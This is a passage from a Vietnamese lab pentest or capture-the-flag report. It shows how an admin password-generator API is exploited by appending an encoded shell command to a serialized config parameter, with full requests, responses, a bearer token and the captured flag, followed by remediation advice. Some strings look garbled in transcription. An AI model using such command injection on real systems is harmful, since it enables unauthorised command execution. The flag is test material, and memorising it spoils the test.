<https://t1shop.exam.cyberjutsu-lab.tech/admin/generate-password>

T1's Souvenirs

Password Generator

Generate random password for Administrator

Password Length

12

Uppercase (A-Z)
 Lowercase (a-z)
 Numbers (0-9)
 Special Characters

Apply Config

vs^k783Gd74m

Generate Password

Website gửi 1 request đến `/api/v1/admin/generate-password?config={config}`. Kết quả trả về là giá trị password đã được Generate

```

Request
Pretty Raw Hex Hackvertor
1 GET /api/v1/admin/generate-password?config=
r00ABEXNyAB5jb20uY2Jqcy5lbnRpdkHuUGFzc3dvcnRDb25maWcAAAAAAAQIABVoAEG
luY2x1ZGVNb3lcmhC2Vaa5pbmNsdlRThvYmVycloAE2luY2x1ZGVfCgVjaWFsQzh
cnNaABPbmNsdlRThvYmVycloAE2luY2x1ZGVfCgVjaWFsQzh
ABAQEBdaAMTI= HTTP/1.1
2 Host: tishop.exam.cyberjutsu-lab.tech
3 Sec-Ch-Ua-Platform: "Windows"
4 Authorization: Bearer
eyJhbGciOiJIUzI1NiJ9.eyJzdWIoiJh2GlpbkBOMXN0b3J1LmNvbSIsImhdCI6MTczM
zU3NjA2OCwiZXhwIjoNxzMnjYyNDY4fQ.vEiR2xd6Bc2i00j0DjcncCmQfzJErF0dQLM
1OyC-gQ
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, /*
7 Sec-Ch-Ua: "Not?_Brand";v="99", "Chromium";v="130"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6792.70

```

```

Response
Pretty Raw Hex Render Hackvertor
1 HTTP/1.1 200
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sun, 08 Dec 2024 09:58:48 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Content-Length: 27
10 {
    "password": "^oqIVY#zz^tx"
}

```

Tiếp theo, ta lấy giá trị ‘config’ đã tạo ra ở trên gán vào tham số ?config=, nhấn **Send** để tiến hành **Generate ‘config’** và nhìn thấy Flag đã được **Generate** cùng với password.

```

Request
Pretty Raw Hex Hackvertor
1 GET /api/v1/admin/generate-password?config=
r00ABEXNyAB5jb20uY2Jqcy5lbnRpdkHuUGFzc3dvcnRDb25maWcAAAAAAAQIABVoAEG
luY2x1ZGVNb3lcmhC2Vaa5pbmNsdlRThvYmVycloAE2luY2x1ZGVfCgVjaWFsQzh
cnNaABPbmNsdlRThvYmVycloAE2luY2x1ZGVfCgVjaWFsQzh
ABAQEBdaAMTI=7IHN1ZG8gL3J1YWRmbGFn HTTP/1.1
2 Host: tishop.exam.cyberjutsu-lab.tech
3 Sec-Ch-Ua-Platform: "Windows"
4 Authorization: Bearer
eyJhbGciOiJIUzI1NiJ9.eyJzdWIoiJh2GlpbkBOMXN0b3J1LmNvbSIsImhdCI6MTczM
zU3NjA2OCwiZXhwIjoNxzMnjYyNDY4fQ.vEiR2xd6Bc2i00j0DjcncCmQfzJErF0dQLM
1OyC-gQ
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, /*
7 Sec-Ch-Ua: "Not?_Brand";v="99", "Chromium";v="130"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6792.70

```

```

Response
Pretty Raw Hex Render Hackvertor
1 HTTP/1.1 200
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sun, 08 Dec 2024 10:02:53 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Content-Length: 65
10 {
    "password": "uYwXP6watvhCBJS(073035a8adbf98e90dc893c284788824)"
}

```

Flag: CBJS{073035a8adbf98e90dc893c284788824}

Recommendation

- Kiểm tra và xác thực đầu vào: đảm bảo chỉ chứa các ký tự hợp lệ hoặc tham số **length** phải là một số nguyên và nằm trong khoảng giá trị hợp lý.
- Thay vì sử dụng lệnh Shell, có thể sử dụng các thư viện hoặc API an toàn trong Java để tạo mật khẩu

4. Kết luận

Trong quá trình kiểm tra bảo mật hệ thống của công ty, tôi đã phát hiện 5 lỗi bảo mật nghiêm trọng có thể gây ảnh hưởng đến cả phía server và người dùng. Các lỗi bảo mật trên có thể gây ra thiệt hại lớn cho hệ thống và người dùng nếu không được khắc phục kịp thời. Việc áp dụng các biện pháp bảo mật như xác thực đầu vào, phân quyền rõ ràng, mã hóa dữ liệu, và kiểm tra lỗi hổng thường xuyên sẽ giúp giảm thiểu rủi ro và bảo vệ hệ thống khỏi các cuộc tấn công trong tương lai.